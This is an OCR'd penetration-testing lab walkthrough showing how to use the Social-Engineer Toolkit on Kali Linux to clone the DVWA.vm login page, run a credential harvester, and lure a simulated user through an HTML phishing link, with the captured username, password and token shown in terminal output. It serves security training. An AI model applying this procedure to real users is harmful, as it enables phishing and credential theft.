
The **objective of this task in SET (Social-Engineer Toolkit)** is to **create a cloned web page** that looks identical to a legitimate site, but with its form fields rewritten so that any credentials entered are captured by the penetration tester's system.

Social-Engineer Toolkit (SET) is an open-source framework designed for simulating social engineering attacks during penetration testing. It helps ethical hackers assess human vulnerabilities in cybersecurity defenses

- Launching SET and exploring the toolkit


Use the **sudo -i** command to obtain persistent root access.

Screenshot




In the prompt, enter **`setoolkit`**

Screenshot




Examine the Available Social-Engineering Attacks.

At the SET prompt, enter **1** and press **Enter** to access the Social-Engineering Attacks submenu




Select from the menu




Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

Select 2 -Website Attack Vectors





Select 3 Credential Harvest attack

Clone the DVWA.vm Login Screen

In this step, you will create a cloned website that duplicates the DVWA.vm login website. The SET application creates a website hosted on your Kali Linux computer. When the target users enter their credentials in the cloned website, the credentials and the users will be redirected to the real website without being aware of the exploit. This is similar to an on-path attack.

Select 2 Site cloner

At the prompt enter valid IP 10.6.6.1

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

Next, enter the URL of the website that you want to clone. This is the URL of the DVWA website, **http://DVWA.vm**.

enter the URL of the website that you want to clone. This is the URL of the DVWA website, **http://DVWA.vm**.kali


```
File  Actions  Edit  View  Help
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm

[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this cap
 all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Capturing and Viewing User Credentials

Create the Social Engineering Exploit.

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.

Open the Kali Linux Mousepad text editor using the **Applications > Favorites > Text Editor** choice from the menu. Enter the HTML code




Capture User Credentials.

The purpose of the cloned website is to present a web page that looks identical to the one that the user is expecting. A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.

Double-click the desktop icon for the **Great_link.html** page.


Cloned webpage



Enter password and username and click on login

After the login attempt, the cloned web page redirected the browser to the real web site. However, the user has real credentials have been provided to the hacker's clone of the original website.


Redirected the browser to the real website



View the Captured Information

Return to the terminal session that is running the SET application. Output from the login attempt should appear,

```
POSSIBLE USERNAME FIELD FOUND: username=

POSSIBLE PASSWORD FIELD FOUND: password=

POSSIBLE USERNAME FIELD FOUND: Login=Login

POSSIBLE USERNAME FIELD FOUND: user_token
```


root@Kali: ~
File Actions Edit View Help
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm
[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [17/Dec/2025 22:07:39] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [17/Dec/2025 22:07:40] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55wordd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=06b8e5720078930957e7ee104eff9ee24
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
10.6.6.1 - - [17/Dec/2025 22:10:33] "POST /index.html HTTP/1.1" 302 -